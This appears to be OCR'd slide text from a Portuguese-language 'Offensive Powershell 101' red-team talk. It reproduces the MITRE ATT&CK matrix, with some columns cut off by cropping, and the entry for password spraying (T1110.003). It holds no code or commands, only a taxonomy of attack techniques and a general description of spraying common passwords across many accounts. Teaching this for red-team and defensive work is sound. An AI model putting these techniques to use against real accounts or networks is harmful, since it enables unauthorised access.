
Offensive Powershell 101

[**AFK.conf**]


Atomic Red Team



Red Team


Red Teaming é o processo de usar táticas, técnicas e procedimentos (TTPs) para emular uma ameaça do mundo real, com o objetivo de medir a eficácia das pessoas, processos e tecnologias usadas para defender um ambiente.

MITRE | ATT&CK®



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Colle 17 tech
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/2)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary the-Midd
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/15)	Boot or Logon Autostart Execution (0/15)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Ca
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automate Collectio
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/2)	Browser Extensions	Create or Modify System Process (0/4)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (0/6)	Browser Hijacking
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboar
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/6)	Create Account (0/3)	Escape to Host	Direct Volume Access	Input Capture (0/4)	Cloud Storage Object Discovery	Software Deployment Tools	Data fron Storage
Search Open Technical Databases (0/5)		Trusted Relationship	Shared Modules	Create or Modify System Process (0/4)	Event Triggered Execution (0/15)	Domain Policy Modification (0/2)	Modify Authentication Process (0/4)	Container and Resource Discovery	Taint Shared Content	Data fron Configura Repositor
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	Software Deployment Tools	Event Triggered Execution (0/15)	Exploitation for Privilege Escalation	Execution Guardrails (0/1)	Network Sniffing	Domain Trust Discovery	Use Alternate Authentication Material (0/4)	Data fron Informati Repositor
Search Victim-Owned Websites			System Services (0/2)	External Remote Services	Hijack Execution Flow (0/11)	Exploitation for Defense Evasion	OS Credential Dumping (0/8)	File and Directory Discovery		Data fron System
			User Execution (0/3)	Hijack Execution Flow (0/11)	Process Injection (0/11)	File and Directory Permissions Modification (0/2)	Steal Application Access Token	Group Policy Discovery		Data fron Network Drive
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (0/6)	Hide Artifacts (0/9)	Steal or Forge Kerberos Tickets (0/4)	Network Service Scanning		Data fron Removab Media
				Modify		Hijack Execution Flow (0/11)		Network Share Discovery		Data Stag
						Impair Defenses (0/9)		Network Sniffing		
						Indicator Removal on Host (0/6)				

Tactics



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Colle
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 tech
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
Techniques



Reconnaissance
10 techniques

- Active Scanning (0/2)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development
7 techniques

- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)

Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/4)

Execution
12 techniques

- Command and Scripting Interpreter (0/8)
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (0/2)
- Native API
- Scheduled Task/Job (0/6)
- Shared Modules
- Software Deployment Tools
- System Services (0/2)
- User Execution (0/3)
- Windows Management Instrumentation

Persistence
19 techniques

- Account Manipulation (0/4)
- BITS Jobs
- Boot or Logon Autostart Execution (0/15)
- Boot or Logon Initialization Scripts (0/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (0/4)
- Event Triggered Execution (0/15)
- External Remote Services
- Hijack Execution Flow (0/11)
- Implant Internal Image
- Modify

Privilege Escalation
13 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/15)
- Boot or Logon Initialization Scripts (0/5)
- Create or Modify System Process (0/4)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (0/15)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/11)
- Process Injection (0/11)
- Scheduled Task/Job (0/6)

Defense Evasion
40 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- BITS Jobs
- Build Image on Host
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/2)
- Hide Artifacts (0/9)
- Hijack Execution Flow (0/11)
- Impair Defenses (0/9)
- Indicator Removal on Host (0/6)

Credential Access
15 techniques

- Adversary-in-the-Middle (0/2)
- Brute Force (0/4)
- Credentials from Password Stores (0/5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (0/2)
- Input Capture (0/4)
- Modify Authentication Process (0/4)
- Network Sniffing
- OS Credential Dumping (0/8)
- Steal Application Access Token
- Steal or Forge Kerberos Tickets (0/4)

Discovery
29 techniques

- Account Discovery (0/4)
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Scanning
- Network Share Discovery
- Network Sniffing


Lateral Movement
9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/2)
- Remote Services (0/6)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (0/4)

Colle
17 tech

- Adversar the-Midd
- Archive Collectec Data (0/3)
- Audio Ca
- Automate Collectio
- Browser Hijacking
- Clipboarc
- Data fron Storage
- Data fron Configura Repositor
- Data fron Informati Repositor
- Data fron System
- Data fron Network Drive
- Data fron Removab Media
- Data Stag

Sub-Techniques



Credential Access

15 techniques

Adversary-in-the-Middle (0/2)


Brute Force (0/4)

- Credential Stuffing
- Password Cracking
- Password Guessing
- Password Spraying

Credentials from Password Stores (0/5)

Exploitation for Credential

Details



Brute Force: Password Spraying

Other sub-techniques of Brute Force (4)

ID	Name
T1110.001	Password Guessing
T1110.002	Password Cracking
T1110.003	Password Spraying
T1110.004	Credential Stuffing

Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords. [1]

Typically, management services over commonly used ports are used when password spraying. Commonly targeted services include the following:

ID: T1110.003

Sub-technique of: T1110

ⓘ Tactic: Credential Access

ⓘ Platforms: Azure AD, Containers, Google Workspace, IaaS, Linux, Office 365, SaaS, Windows, macOS

ⓘ Permissions Required: User

ⓘ CAPEC ID: CAPEC-565

Contributors: John Strand; Microsoft Threat Intelligence Center (MSTIC)

Version: 1.2


Created: 11 February 2020

Last Modified: 06 April 2021

Version Permalink

